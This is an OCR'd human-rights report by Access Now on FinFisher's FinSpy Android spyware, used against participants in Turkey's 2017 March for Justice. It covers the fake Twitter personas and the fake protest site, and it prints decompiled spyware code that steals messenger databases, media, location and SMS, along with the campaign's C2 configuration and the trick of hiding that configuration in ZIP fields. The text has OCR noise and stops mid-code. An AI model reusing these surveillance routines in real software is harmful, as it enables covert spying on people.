


ALERT: FINFISHER CHANGES TACTICS TO HOOK CRITICS

accessnow

Access Now defends and extends the digital rights of users at risk around the world. By combining direct technical support, comprehensive policy engagement, global advocacy, grassroots grantmaking, and convenings such as RightsCon, we fight for human rights in the digital age.

ALERT: FINFISHER CHANGES TACTICS TO HOOK CRITICS

How FinFisher is evading notice and leveraging social media to threaten critics in Turkey and beyond

This paper is an Access Now publication.

For more information, please visit: https://www.accessnow.org or contact:
Gustaf Björksten, Chief Technologist, gustaf@accessnow.org and
Lucie Krahulcova, EU Policy Analyst, lucie@accessnow.org

TABLE OF CONTENTS

I. EXECUTIVE SUMMARY

It's been over five years since Citizen Lab first exposed the use of FinFisher surveillance malware to target Bahraini activists. Despite the explosion of security investigations that followed, the use of FinFisher spyware against dissidents has not stopped. In the face of negative attention, public embarrassment, export controls violations, and even legal challenges, the German company is continuing to facilitate the repression of nonviolent activists and political opponents in authoritarian countries such as Turkey. The only difference is that FinFisher has taken steps to ensure these attacks are harder to identify and trace back to the company.

This report provides up-to-date details on how FinFisher's technology is currently being used against critics and evading scrutiny by security researchers, drawing from two years of observation by technologists at Access Now's Digital Security Helpline – a 24-7, free of charge resource for civil society across the globe – and external partners. The findings have significant human rights, security, and policy implications.

Some of the first rumours of FinFisher's involvement in supplying tools to authoritarian governments originated from its sales to Middle Eastern governments during the "Arab Spring". Repeatedly, the company has deepened its connection to countries which dramatically escalate the repression of dissent in their territories, including governments at the brink of collapse. While FinFisher and its apologists continue to claim that it provides value-neutral technologies for targeted surveillance to stop terrorism and preserve national security, the evidence points to its repeated, flagrant use to indiscriminately target political opponents. As we show in this report, that includes targeting the main opposition party in Turkey during a protest, using tactics that increase the subtlety, scale, and aggression of the attacks. In Turkey and elsewhere, these are attacks on fundamental rights, civil society, and democracy.

Our documentation of FinFisher malware attacks reveals that the software is being used as part of "social engineering" campaigns designed to compromise mobile devices. After use of the company's malware to crush dissent was first revealed, many researchers have analysed multiple samples to document its capabilities. In several cases, researchers have scanned the internet for its known communications infrastructure. However, the pace of such disclosures has slowed over time. To our knowledge, no publication has documented the use of FinFisher's mobile malware systems since the company was breached by the hacktivist Phineas Fisher in August 2014.

Two years ago, researchers could more easily map the company's customers. In the malware samples described in this report, we show the company is now placing more emphasis on obfuscation and non-attribution of its operational infrastructure. Our analysis of uses of FinFisher's "FinSpy" for mobile devices exposes the attacks in Turkey, but also helped us to identify other copies of the malware that indicate broader current use. There is evidence of its use in concurrent efforts to undermine civil society outside Turkey, including the compromise of individuals in Indonesia, Ukraine, and Venezuela.

Our aim in publishing this report is to add to the body of evidence demonstrating the use of FinFisher spyware against civil society, and to show that more needs to be done to ward off these attacks and ensure that technology firms like FinFisher do not continue to facilitate and profit from human rights abuse.

We have shared our findings with FinFisher, and requested information from the company regarding any business it may have with clients in Turkey, and any relevant human rights policies, due diligence processes, or remedial mechanisms in place to prevent and mitigate potential harm from its products and services. We will publish our correspondence to the company and any response received alongside this report.

II.
THE FINSPY SOCIAL ENGINEERING ATTACK ON CRITICS PARTICIPATING IN TURKEY'S MARCH FOR JUSTICE

All around the globe, social media is often the communication tool of choice for activists, human rights defenders, and political dissidents. Because of the openness and reach of social media platforms, it can be a powerful medium to communicate with a broad audience and gain traction for a social cause. However, for those same reasons, using these platforms for organizing can come with severe security and privacy risks. The March for Justice in Turkey, which took place during a three-week span in June and July 2017, proved to be no exception to the rule. The march was a journey across Turkey to oppose the government crackdown in the aftermath of the July 2016 failed coup attempt.

An already worrying situation has become critical after President Erdogan proclaimed the state of emergency following the coup attempt. Turkey is now the world's biggest jailer of journalists, with more than 150 journalists in jail and hundreds of media outlets closed. The president has ordered the arrest of 50,000 people and another 140,000 people have been removed from their jobs.

As the participants marched and chatter across social media channels gained traction, not just in Turkey but around the world, activists found themselves at the epicentre of a targeted "social engineering" attack; a non-technical strategy that parties use to exploit human interaction, often tricking people into breaking standard security practices. Let's take a closer look at how the attack unfolded.

SETTING UP TWITTER ACCOUNTS TO DRIVE TRAFFIC TO A FAKE ADALET WEBSITE

On 1 July 2017, attackers using several Twitter accounts began to promote what they purported to be the official website for the March for Justice or "Adalet yürüyüÐü". One of the attackers that promoted the false website "Nida Uysal" (@uysalnida59), created the account shortly before the march took place. "Nida" tweeted using popular hashwtags for the march and replied to others, encouraging the public to resist the ruling party and providing a link to the malicious site. In a parallel effort on Facebook, a user with the same name, Nida, appeared to have joined the Facebook Group for the March of Justice to share the same malicious website link.

Nida's promotion of the Adalet website – and promotion of the site by other individuals using other similar accounts – was unusually broad. While the main focus of these attempts was to lure people to the malicious site and primarily targeted the Twitter profiles of the opposition Republican People's Party (CHP), the attackers behind the fictitious accounts also attempted to push the FinSpy malware agent to any Twitter user who appeared to be at the rally – regardless of whether these users had a big following, or what their role might be in the protest.

USING THE FAKE ADALET SITE FOR THE ATTACK

Our investigations into the attacks yielded information about the fake Adalet site, which was used to install FinFisher malware on targets' mobile devices. An attacker registered the Adalet domain name for the website in question (adaleticinyuru.


com) on 29 June 2017, and the malware we discuss in this report was uploaded to the site the following day. Although the site was concealed through Cloudflare services, we could see it was actually hosted on a shared hosting service within the OVH brand network (178.32.214.175), based on a leak of the actual Internet Protocol (IP) address within its Domain Name System (DNS) records. A request to the OVH address with a HTTP host header containing the fake Adalet domain returned the expected site, confirming that it is located on that server. Passive DNS requests for that IP address return dozens of domains with Turkish language content, suggesting that the Adalet website is hosted on a server infrastructure which provides shared web hosting for customers in Turkey.

```
$ dig A dc-9c4b065c065d.adaleticinyuru.com +short
178.32.214.175
```

The fake Adalet website was designed for a single purpose: to persuade visitors to install what seemed to be an Android application. Neither the content on the misleading social media accounts nor the website itself described exactly what the application was meant to do; attackers shared only general information and called on the audience to participate in the march. One now-dead link for the Android Package Kit (APK) suggests that the original filename of the application was KatilBizeV1.0.apk (translation: "Join Us").

The website's Android application is a disguise for a surprisingly careless malware agent, as it is left unaltered from its FinSpy-distributed default behaviour.[1] Once installed, the agent appears on the user's home screen labelled as "cloud service" together with a familiar – and therefore trusted – Android icon. Samples from other countries suggest that this is a common behaviour and the default configuration of the agent.

Once the user attempts to open the application, or when the device is first restarted, the malware removes itself from the home screen. It seems that the strategy is to avoid the app being noticed altogether, or at least to avoid arousing suspicion until the user has given up looking for the app – or perhaps even forgotten that they downloaded and installed it.



[1] FinSpy is not meant to be deployed in this fashion, instead, it is meant to be configured to appear as an even harder to detect "bait" application. In the default configuration FinSpy does take steps to disguise itself, but those deploying it should have changed things like the default icon, which would have made it much harder to detect as malware-purporting-to-be-something-else.

USING OTHER TWITTER ACCOUNTS FOR THE ATTACK

Another attacker used a Twitter account to pose as the official account for the March for Justice (@Adalet_icinYuru) and used the fake Adalet website as its profile link, leading anyone visiting the account to believe that this was the official website of the march. From this false Adalet account, the attacker tweeted a mix of retweets of genuine content from the march and appeals to other Twitter users to visit the fictitious site, leveraging the same messaging as "Nida" referenced in the section above.

This fake Adalet march account was created in April 2017 and is therefore older than the "Nida" account, pre-dating the March for Justice. The content of the earliest tweets from the account stand in stark contrast to the content that the attacker later presented in its persona as an activist for the political opposition in Turkey. These early tweets from April and May 2017 focus narrowly on a different target demographic: Turkey-based sex workers. Specifically, the attacker behind the account replied to various solicitations for escort services and web sex shows, attempting to start conversations via direct messages. It is not clear whether the attacker was successful in contacting these individuals, nor what the desired end result of these engagements may have been. It is notable that a few of the accounts the attacker contacted were made private after these exchanges.

A cached version from Google of one of the earlier messages from the account suggests that it was originally created using the name "Selim Yılmaz" (@SelimYilmaz2018), but the original purpose of this account remains unclear.

Several other accounts which pre-date the March for Justice appear to have been repurposed to target participants of the protests. However, it is difficult to separate out which accounts are legitimate Twitter users who were deceived or hijacked into participating in the malware campaign and which were purely attacker-held accounts.

For instance, the user behind one such account, called "Dr.Melis" (@PsikologMeliss), claims to be based in Sweden and shows almost no activity aside from promoting the fake Adalet domain and tweets promoting Kurdish groups and supporting political prisoners. The account's profile picture is that of Camila Vallejo, an internationally recognizable Communist member of the Chilean parliament.

A clearer example of the repurposing of a made-up persona is the profile for "Nur AkçayÐ" (@Nurakcay15), which was created in October 2016. From the very beginning, the attacker behind the AkçayÐ account began rapidly flooding Twitter with anti-Gulen tweets. After this campaign, the attacker used the AkçayÐ account for other purposes and issues, including to promote tweets from Turkey's General Directorate of Security. The attacker then left the AkçayÐ account largely inactive for the duration of 2017 until the March for Justice, when the account shifted from a pro-government position and started following various CHP accounts – responding to their tweets with links to the malicious website. CHP "Cumhuriyet Halk Partisi" is the Republican People's Party and the main opposition party to President Erdogan's dominant AKP.

Nur Akçay (@Nurakcay15) Account

The Akçay profile appears to be associated with a Turkish language botnet, a network of similar shell Twitter accounts in which attackers pose primarily as younger women, WikiLeaks accounts, and other fictional personas. There seems to be a link between these accounts, as evidenced by the orchestrated, but poorly hidden, cooperation. The accounts regularly tweet the same content, retweet content from the same accounts, and promote one another's tweets. This botnet's activity is politically oriented, focusing on promoting accounts supportive of Erdogan and Turkey's security forces, maligning the CHP, and affirming Turkey's current foreign policy positions. As recently as 6 September 2017, this network of accounts was used to push out tweets about an attempted suicide bombing in Turkey, which included endless praise for the police response to the situation. However, it remains difficult to discern the intended purpose of the botnet – its accounts are only moderately active and sporadically used for limited engagements.

Akçay-related Twitter botnet

III. HOW FINSPY WORKS: A CLOSER LOOK AT THE AGENT'S FUNCTIONALITY

To fully understand what finding FinSpy on activists' devices means, it is important to grasp how the malware is technically executed. The way the program operates gives us insight into the scope and the likely intention of those behind its deployment.

In this section and those that follow, we provide technical details for what we have observed. Please refer to the Glossary at the end of this report for definitions of technical terms.

Once executed, the FinSpy agent hides its icon from the menu, by disabling the S5tartVers10n component, and instead ensuring it can run at boot, and present as little function or interface to the user as possible. Somewhat more unique are the instances where FinSpy has been bundled with applications. We uncovered two examples of this; one that purports to be a base station locator, and another that appears as a Ukrainian-language educational app.

ANALYSIS OF FINSPY 2018: HOW IT HAS CHANGED

→ Identifying FinSpy


Based on previous revelations and extensive analyses of FinSpy, the company has taken extraordinary measures to make its code appear as simple criminal malware. There are, however, several forensic artefacts which give us clear indication that the agent we have identified and discuss in this paper is in fact FinSpy. The FinSpy agent has not changed substantially since the first report providing details about how it works was published over five years ago. For example, FinSpy now uses the

tactic of hiding its configuration within unused areas of Android's application file format, just as it did before.[2] The specific configuration options that define how the agent operates (configuration files, the need for fake data files where encrypted configuration information is concealed, etc.) are extremely similar to the known FinSpy samples.

A comparison between reverse-engineered FinSpy samples posted by researchers in August 2014 and a newer version from July 2015 indicates shared code. While minor iterative differences exist – consistent with changes that would have been made over the past several years – the agent samples we examine use the same filenames and design choices. For example, the code used to record phone calls is notably similar, down to using the same pattern for the filenames of recorded data ("tmp460" + hex(timestamp in milliseconds) + ".dat").

```
new File(this.getContext().getFilesDir(), "cLogFile").createNewFile();
v29 = Long.toHexString(System.currentTimeMillis());
v17 = new File(this.getContext().getFilesDir(), "tmp460" + v29 + ".dat");
v30 = new FileOutputStream(v17).getChannel();
v30.write(v10.toArray(new ByteBuffer[v10.size()]));
v30.close();
v17.renameTo(new File(this.getContext().getFilesDir(), "460" + v29 + ".rd"));
```

CallLogs.java



```
213 v3_2 = Long.toHexString(System.currentTimeMillis());
214 v4_2 = new File(org.customer.fu.a.d.getFilesDir(), "tmp460" + v3_2 + ".dat");
215 v5_1 = new FileOutputStream(v4_2).getChannel();
216 v5_1.write(((ByteBuffer[])v2_4));
217 v5_1.close();
218 v4_2.renameTo(new File(org.customer.fu.a.d.getFilesDir(), "460" + v3_2 +
    ".rid"));
219 org.customer.fu.a.l = v13;
220 org.customer.fu.a.f();
221 this.getClass().getSimpleName();
222 new StringBuilder("id ").append(Thread.currentThread().getId()).append("
    RecordedFilesCallLogs 460").append(v3_2).append(".rd Size ").append(new
    File(org.customer.fu.a.d.getFilesDir(), "460" + v3_2 +
    ".rid").length()).toString();
```

customer/fu/e/a.java

Small errors which seem to have slipped through across different samples serve as further evidence. In some samples, the agent contains a German language file name for the settings file "einstellung.xml" that appears to serve no other purpose in the application. This same file is contained in recent known versions of FinSpy. Additionally, debug comments – left in the code intended to provide a persistent agent when root access is available – suggest references to FinSpy, such as "FIN_GIFT."

```
new StringBuilder("id_").append(Thread.currentThread().getId()).append("
FIN_GIFT CheckRootFunctionality_Root_fG").toString();
```

Across our two years of observation by Access Now's Digital Security Helpline and partners, we have detected progressive changes to the agent: extended features, reorganized code, and modified approaches, such as the obfuscation of the code. The most substantial changes found across these versions of FinSpy are the steps that FinFisher has taken to address the failures that led to the software's discovery and attribution by security researchers. For instance, the versions described here address the issues of poorly implemented encryption – a vulnerability in the agent's communication previously disclosed by a security researcher. This development would have been difficult without the original source code, and the uniform evolution of the agent across different geographic regions suggests the presence of one central vendor pushing out new versions to clients.


[2] "The Smartphone Who Loved Me: FinFisher Goes Mobile?", Morgan Marquis-Boire, Bill Marczak, and Claudio Guarnieri, 29 August 2012, https://citizenlab.ca/2012/08/the-smartphone-who-loved-me-finfisher-goes-mobile/

This is particularly important given FinFisher's history of reticence when it comes to revealing its real clients. In response to the first disclosures about harmful use of FinFisher products, the company's managing director, Martin Münch, told Bloomberg that it had "never sold their products to Bahrain" and went on to speculate that what was actually uncovered could have been a modified copy of FinSpy's demo. However, when the company's internal data was leaked in August 2014, customer support archive and licensing records made clear that the company had been actively involved in Bahrain since at least 2010. Moreover, it's likely that FinFisher was aware of the activities of its clients, based on the fact that its customer support provided information identifying the victims in Bahrain.

Our findings regarding the design choices and the clients of FinSpy malware align with the findings of Citizen Lab and the research in other recent publications. The most recent report to call out FinFisher by name is FireEye's disclosure of a zero-day exploit in Microsoft Word. This attack appears to have been directed against Russian language speakers, which seems to align with our observations regarding the Moya Shkola application in Ukraine, which we detail below (see case study in section: FinFisher in an online forum in Ukraine).

Additionally, in December 2016, Microsoft disclosed the use of another zero-day exploit employing Adobe Flash Player to compromise Windows and install FinSpy. Using its naming schema "NEODYMIUM" (for the developer FinFisher) and "Wingbird" (for the malware agent FinSpy), Microsoft stated that "research into Wingbird from May through November 2016 showed only tens of victims, predominantly in Turkey." Microsoft provides further confirmation about our observations regarding FinSpy Mobile, documenting similar behaviours in the Windows client, including the use No-IP's dynamic DNS services for its communications.

Figure 14. NEODYMIUM victim breakdown, by country for May through November 2016



USE OF FINFISHER ANONYMIZING PROXIES AND MASTER SERVERS

When a government entity purchases FinFisher spyware, it receives a FinSpy Master—a C&C server that is installed on the entity's premises. The entity may then set up anonymizing proxies (also referred to as "proxies" or "FinSpy Relays" in the FinFisher documentation), to obscure the location of the master C&C server. Infected computers communicate with the anonymizing proxy, which is typically set up on a Virtual Private Server (VPS) provider in a third country. The proxy then forwards communications between a victim's infected device and the master server.

Many of the features documented by Sophos (PDF) in its presentation (video) "Hacking FinSpy" at TROOPERS 2015 continue to be relevant. For instance, the samples examined here contain the configuration attributes RemovalAtDate and RemovalIfNoProxy, and Geofencing, which were described as "non-traditional malware properties" by Sophos in the company's 2015 analysis of FinSpy.

Asset	Function
assets/artdump	SuperSU
assets/s1cr33nshot	Screenshot utility
chaud/*	Contain scripts and 3 ELF ARM files. Most important is the .so. Seems to handle identification of which app (Skype, Viber, Line) is being used to perform an audio call. Then record to a .ogg file.

The configuration of FinSpy is steganographically encoded in the APK using free fields in the ZIP file format used by Android applications. This is interesting as ZIP files have two main sections, one containing entries with the compressed content of the files and one a central directory (or "central directory file headers"). The central directory file headers provide the attributes and metadata which are used to describe the decompressed files, such as timestamps and size. Conveniently, the creation of these attributes provides an opportunity to hide data. FinSpy embeds data within two fields, "Internal file attributes" and "External file attributes" attributes, providing six bytes per file record.

HOW FINSPY IS CONFIGURED

Since the amount of space provided per record is relatively small compared to the size of the configuration, it appears that FinSpy needs to pack the ZIP with additional files in order to accommodate the full configuration. This requirement explains why FinSpy includes several hundred zero-byte files that claim to be either associated with ProGuard or the Opera web browser, but which serve no functional role in either application. Instead, the purpose is to create more entries to encode data within the ZIP file.

```
0028D790  63 6B 20 34 32 50 4B 01 02 17 03 14 00 00 00 08 ck 42PK.........
0028D7A0  00 00 00 00 00 7D 05 71 04 AA 0E 00 00 C0 45 00 .....}.q......E.
0028D7B0  00 13 00 00 00 00 00 00 00 41 67 49 41 41 4A 00 .........AgIAAJ.
0028D7C0  00 00 00 41 6E 64 72 6F 69 64 4D 61 6E 69 66 65 ...AndroidManife
0028D7D0  73 74 2E 78 6D 6C 50 4B 01 02 18 00 14 00 00 00 st.xmlPK........
```

To translate the configuration, the FinSpy agent loads itself into memory and manually searches for the most predictable string that denotes the start of a central directory file header. It then steps through each record, copying the six-byte allocations into a byte array until it reaches a termination pattern ("reginA"). The actual configuration that is aggregated across these fields is a base64-encoded value that represents a binary blob. The application loops through the byte array reading an attribute ID. The attribute ID then manually informs how long the field is, what data type its value is, and any post processing that may be required.

The following configuration is from the Adalet sample:
c2ce202e6e08c41e8f7a0b15e7d0781704e17f8ed52d1b2ad7212ac29926436e

Setting Name	Description	Example Value
RequestID	Unknown	0
TargetUID	Unknown	0
Version	Unknown	0
MobileID	Campaign Identifier	adalet
HeartBeatInterval	Frequency of Check-in	86400
Positioning	What mechanism to use for location tracking	134
Proxy	Address of FinFisher Proxy	94.23.165.112
Port	Ports for FinFisher Proxies	443
PhoneSMS	Phone number for SMS-based C2 Communications	+97260260260
CallPhone	Phone number for silent call functionality	+97918918918
TrojanID	Campaign Identifier Name	adalet
TrojanUID	Campaign Identifier Code	9563B3C
UserID	Unknown	3EA
MaxInfections	Unknown	999
RemovalatDate	Expiration date for infection	1970-01-01 01:00:00
RemovalIfNoProxy	Self Destruct if no Contact	168
EventBased	Events to trigger callbacks to the C2	10101101
HearBeatRecStric	Conditions to avoid callbacks.	11000000
Location	Trigger Updates Based on Location Changes	0
Installed Modules	Which functions to use and their configuration (SMS, AddressBook, PhoneLogs, SpyCall, Tracking, Logging, Calendar, FileAccess, ScreenCapture, CameraCapture, Microphone, Messengers, Voip)	0
EncryptMaster	Unknown	byte array (23 byes)

An encrypted version of the configuration is stored within the "files" folder of the application's data, with the filename based on the timestamp at creation with a unique string attached. When executed, the application searches for files with the preset attached string for the stored configuration.

FINSPY'S INTERCEPTION CAPABILITIES

FinSpy retains much of the functionality common in its past iterations as well as those in other interception malware, including the collection of address book information, calendar, and phone call records; collection of files, screen captures, and photos; monitoring geolocation; surreptitious eavesdropping through enabling the victim's microphone or placing hidden calls (referred to as SpyCall in FinFisher's terminology); as well as collecting communications and media files from messengers like Line, WhatsApp, Viber, Telegram, Skype, Facebook Messenger, Kakao, and WeChat.

```
public class GeofenceTransitionsIntentService extends IntentService {
    private String a;
    private String b;
    private LocationManager c;
    private Location d;
    private Location e;
    private String f;
    private String g;

    public GeofenceTransitionsIntentService() {
        super("GeofenceTransitions");
        this.a = "1";
        this.b = "2";
        this.c = null;
        this.d = null;
        this.e = null;
        this.f = "";
        this.g = "";
    }

    private static String a(int arg4, List arg5) {
        String v1;
        switch(arg4) {
            case 1: {
                v1 = " ENTER AREA";
                break;
            }
            case 2: {
                v1 = "EXIT AREA";
                break;
            }
            default: {
                v1 = "UNKNOWN";
                break;
            }
        }
```

Code in the FinSpy malware that monitors the victim's geographic location

```
protected q buildWhatsAppFileMetaInfo(int arg10, String arg11, String arg12, String arg13,
String arg14, String arg15, String arg16, String arg17, String arg18, String arg19) {
    String v1_2;
    ArrayList v3 = new ArrayList();
    v3.add(this.getMobilTargetUIDTLV());
    v3.add(new q(8676672, Integer.valueOf(arg10)));
    v3.add(new q(16670576, arg11));
    v3.add(new q(5374832, arg12));
    v3.add(new q(5375104, arg13));
    v3.add(new q(16658560, arg14));
    v3.add(new q(5376384, arg18));
    v3.add(new q(5376640, arg19));
    v3.add(new q(16659072, arg15));
    v3.add(new q(160384, arg16));
    v3.add(new q(16667776, org.a.a.a.a.a(arg16)));
    if(a.f.getPhoneType() == 1) {
        CellLocation v1 = a.f.getCellLocation();
        if(a.f.getDeviceId() != null && (android.support.v4.app.b.k()) && v1 != null) {
            int v4 = ((GsmCellLocation)v1).getCid();
            int v5 = ((GsmCellLocation)v1).getLac();
            String v6 = a.f.getNetworkOperator();
            Object v2 = null;
            Object v1_1 = null;
            if(a.f.getSimState() == 5 && v6 != null && v6.length() > 3) {
                String v2_1 = v6.substring(0, 3);
                v1_2 = v6.substring(3);
            }

            v3.add(new q(8680048, v2));
            v3.add(new q(8680304, v1_2));
            v3.add(new q(8679488, Integer.valueOf(v5)));
            v3.add(new q(8679744, Integer.valueOf(v4)));
        }
    }

    return new q(5375904, v3.toArray(new q[v3.size()]));
}
```

Code to collect WhatsApp information from the victim device

```
            d.a("/data/data/com.facebook.orca/databases/threads_db2",
            org.customer.fu.a.e.getCacheDir().getAbsolutePath() + "/" + a.k);
            d.a("/data/data/com.facebook.orca/databases/contacts_db2",
            org.customer.fu.a.e.getCacheDir().getAbsolutePath() + "/" + a.l);
            Thread.sleep(1000);
            if((this.m.exists()) && this.m.length() != 0) {
                goto label_70;
            }

            goto label_61;
        }
        catch(Exception v0_1) {
            goto label_131;
        }

        try {
        label_70:
            org.customer.fu.a.t = true;
            this.c = SQLiteDatabase.openDatabase(this.m.getAbsolutePath(), null, 17);
            this.d = SQLiteDatabase.openDatabase(this.n.getAbsolutePath(), null, 17);
            this.b = this.d.query("contacts", null, null, null, null, null, null);
            this.a = this.c.query("messages", null, null, null, null, null, "timestamp_ms ASC")
            this.e = this.c.query("threads", null, null, null, null, null, null);
            v0_2 = android.support.v4.app.b.b(this.m);
            if(a.q != null && (a.q.equalsIgnoreCase(v0_2))) {
                a.s = this.a.getCount();
                this.a.getCount();
                a.j = this.b.getCount();
                this.e();
                goto label_10;
            }
        }
```

Code from the malware sample that gathers information from Facebook accounts that are associated with the device

```
try {
label_57:
    d.a("/data/data/org.telegram.messenger/files/cache4.db",
    org.customer.fu.a.e.getCacheDir().getAbsolutePath() + "/" + a.j);
    Thread.sleep(2000);
    if((this.f.exists()) && this.f.length() != 0) {
        org.customer.fu.a.v = true;
        this.a = SQLiteDatabase.openDatabase(this.f.getAbsolutePath(), null, 17);
        this.c = this.a.query("messages", null, null, null, null, null, this.b);
        this.d = this.a.query("users", null, null, null, null, null, null);
        this.e = this.a.query("chat_settings_v2", null, null, null, null, null, null);
        goto label_136;
    }

    goto label_81;
}
```

Further code from the malware sample. This time that gathers information about Telegram accounts utilized from the device

```
            v9 = v2_1;
            v10 = "/sdcard/WhatsApp/Media/WhatsApp Audio/";
            goto label_33;
        }
        case 3: {
            if(!org.customer.fu.a.N) {
                goto label_31;
            }

            v9 = v2_1;
            v10 = "/sdcard/WhatsApp/Media/WhatsApp Video/";
            goto label_33;
        }
        case 9: {
            v9 = v2_1;
            v10 = "/sdcard/WhatsApp/Media/WhatsApp Documents/";
            goto label_33;
        label_565:
            a.o = a.g;
            return;
        }
```

Code gathering media from any WhatsApp account on the device

```
protected void onHandleIntent(Intent arg4) {
    if(a.a == b.d && a.e != null && a.bl != null) {
        if((a.F) && (e.a(LineM.PACKAGE_NAME)) && !a.r) {
            LineM.stop();
            new Thread(new LineM(null)).start();
        }

        if((a.E) && (e.a("com.viber.voip")) && !a.q) {
            org.customer.fu.messengers.d.a.d();
            new Thread(new org.customer.fu.messengers.d.a()).start();
        }

        if((a.D) && (e.a("com.whatsapp")) && !a.s) {
            org.customer.fu.messengers.e.a.a();
            new Thread(new org.customer.fu.messengers.e.a()).start();
        }

        if((a.H) && (e.a(org.customer.fu.messengers.b.b.a))) {
            new Thread(new org.customer.fu.messengers.b.b()).start();
        }

        if(!a.I) {
            return;
        }

        if(!e.a("org.telegram.messenger")) {
            return;
        }

        if(a.v) {
            return;
        }

        new Thread(new org.customer.fu.messengers.c.a()).start();
    }
}
```

Code in the malware sample that collects communications from various messenger apps if they are used on the device

PACKAGE_NAMEPACKAGE_NAMEPACKAGE_NAME

```
public void onReceive(Context arg9, Intent arg10) {
    if(a.bl != null) {
        Bundle v0 = arg10.getExtras();
        if(v0 == null) {
            return;
        }

        Object v0_1 = v0.get("pdus");
        SmsMessage[] v4 = new SmsMessage[v0_1.length];
        int v2;
        for(v2 = 0; v2 < v4.length; ++v2) {
            v4[v2] = SmsMessage.createFromPdu(v0_1[v2]);
